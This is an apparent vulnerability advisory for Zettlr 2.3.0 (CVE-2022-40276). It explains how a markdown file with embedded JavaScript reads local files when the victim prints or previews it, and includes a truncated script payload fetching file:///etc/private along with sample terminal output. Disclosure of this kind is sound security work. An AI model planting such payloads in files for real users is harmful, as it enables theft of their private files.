



Zettlr 2.3.0 – Local File Read

Summary

Name

Zettlr 2.3.0 – Local File Read



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

State

Public

Release date

2022-09-26

Vulnerability

Kind	Insecure or unset HTTP headers - Content-Security-Policy
Rule	<u>043. Insecure or unset HTTP headers - Content-Security-Policy</u>
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
CVSSv3 Base Score	5.5
Exploit available	Yes



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

files on any client that attempts to view a malicious markdown file through Zettlr. This is possible because the application does not have a CSP policy (or at least not strict enough) and/or does not properly validate the contents of markdown files before rendering them.

Vulnerability

This vulnerability occurs because the application does not have a CSP policy (or at least not strict enough) and/or does not properly validate the contents of markdown files before rendering them. Because of the above, an attacker can embed malicious JS code in a markdown file and send it to the victim to view and thus achieve an exfiltration of their local files.

More about this functionality here: <https://docs.zettlr.com/en/core/print-preview/>

Exploitation

To exploit this vulnerability, you must send the following file to a user to open with Zettlr. The exploit is triggered when the user presses `CTRL+P` or simply clicks `print`.

exploit.md

```
<script>fetch("file:///etc/private").then(response => response.text()).
```



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

```
retr02332@fluidattacks:~/Descargas$ cat /etc/private
You shouldn't see this !!
retr02332@fluidattacks:~/Descargas$
```

retr02332@fluidattacks: ~/Descargas 237x26

Our security policy

We have reserved the CVE-2022-40276 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

System Information

- Version: Zettlr 2.3.0
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by [Carlos Bello](#) from Fluid Attacks' Offensive Team.




This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

- ✓ 2022-09-07
Vulnerability discovered.
- ✓ 2022-09-08
Vendor contacted.
- ✓ 2022-09-26
Public Disclosure.



Services



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)[Show details](#)

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

Copyright © 2022 Fluid Attacks. We hack your software. All rights reserved.

[Service Status](#) - [Terms of Use](#) - [Privacy Policy](#) - [Cookie Policy](#)



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)